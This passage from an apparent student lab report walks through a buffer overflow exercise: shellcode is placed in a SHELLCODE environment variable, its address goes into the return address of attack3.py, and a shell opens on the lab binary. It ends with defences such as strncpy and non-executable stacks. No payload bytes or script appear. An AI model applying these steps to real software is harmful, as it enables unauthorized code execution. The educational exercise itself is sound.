<u>Placing the Shellcode in an Environment Variable</u>




Figure 18. Creatring the Environment Variable `SHELLCODE`

For the last part of the report, the buffer overflow attack was conducted by ijecting the shellcode to the environement variable `SHELLCODE`. The first part of this task is the creation of the environment variable `SHELLCODE` which contains the shell command `cat attack.in` (See Figure 18). This environment variable was then fed onto the getenvaddr executable to obtain the address of the buffer base.




Figure 18. Using the address given by getenvaddr.exe to the rip value of `attack3.py`

As seen in Figure 18, the address provided by the running of getenvaddr.exe was used as the value for the rip of `attack3.py`.




Figure 19. Successcful Buffer Overflow Attack using Environment Variable

Finally, the execution of the `bof_exer.exe` with the positional argument `cat attack.in` penetrated the executable with an injection of a shellcode; this prompted a shell terminal that allowed the running commands ls and pwd (See Figure 19).

Challenges and Troubleshooting

The main challenge for the accomplishment of this laboratory exercise is the changinge memory addresses whenever a new string input is used to feed onto the strcpy() functions of foo – or whenever the call function is initiated in the program. This change occurs in both the rsp and rbp whenever the call part of the main function (+42) is reached. This initiates the memory dumping to the address pointed by both RBP and RSP since the call functions pushes a new return address which in turn changes the values (*Value of Rbp Changing After Jumping Into a New Function*, n.d.). This is crucial since the addresses of the these pointers are used to determine where to execute the buffer overflow.

To address this issue, a routine checking of the rbp and rsp using `info functions rsp rbp` or `x/gx $rbp` and `x/gx $rsp` was used as a solution.

Discussion

Buffer overflow attacks remain as one of the top vulnerabilities exploited by attackers, making the understanding of this imperative for those learning cybersecurity. Due to how moder machines will more likely retain the sequential nature of their memory architecture, this structural weakness that buffer overflow attacks aim to exploit will likely continue to pervade in the future.

Therefore, defenses and workarounds to avoid this attack are critical: utilizing different approaches such as using strncpy() rather than less secure strcpy(), and even creating a safety net in the hardware level through using non-executable stacks, is imperative to reduce the risk of vulnerability exploitation.

References

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Fortinet. (n.d.). *What Is Buffer Overflow? Attacks, Types & Vulnerabilities*. Fortinet. Retrieved September 18, 2025, from https://www.fortinet.com/resources/cyberglossary/buffer-overflow

Value of rbp changing after jumping into a new function. (n.d.). Stackoverflow. https://stackoverflow.com/questions/63369985/value-of-rbp-changing-after-jumping-into-a-new-function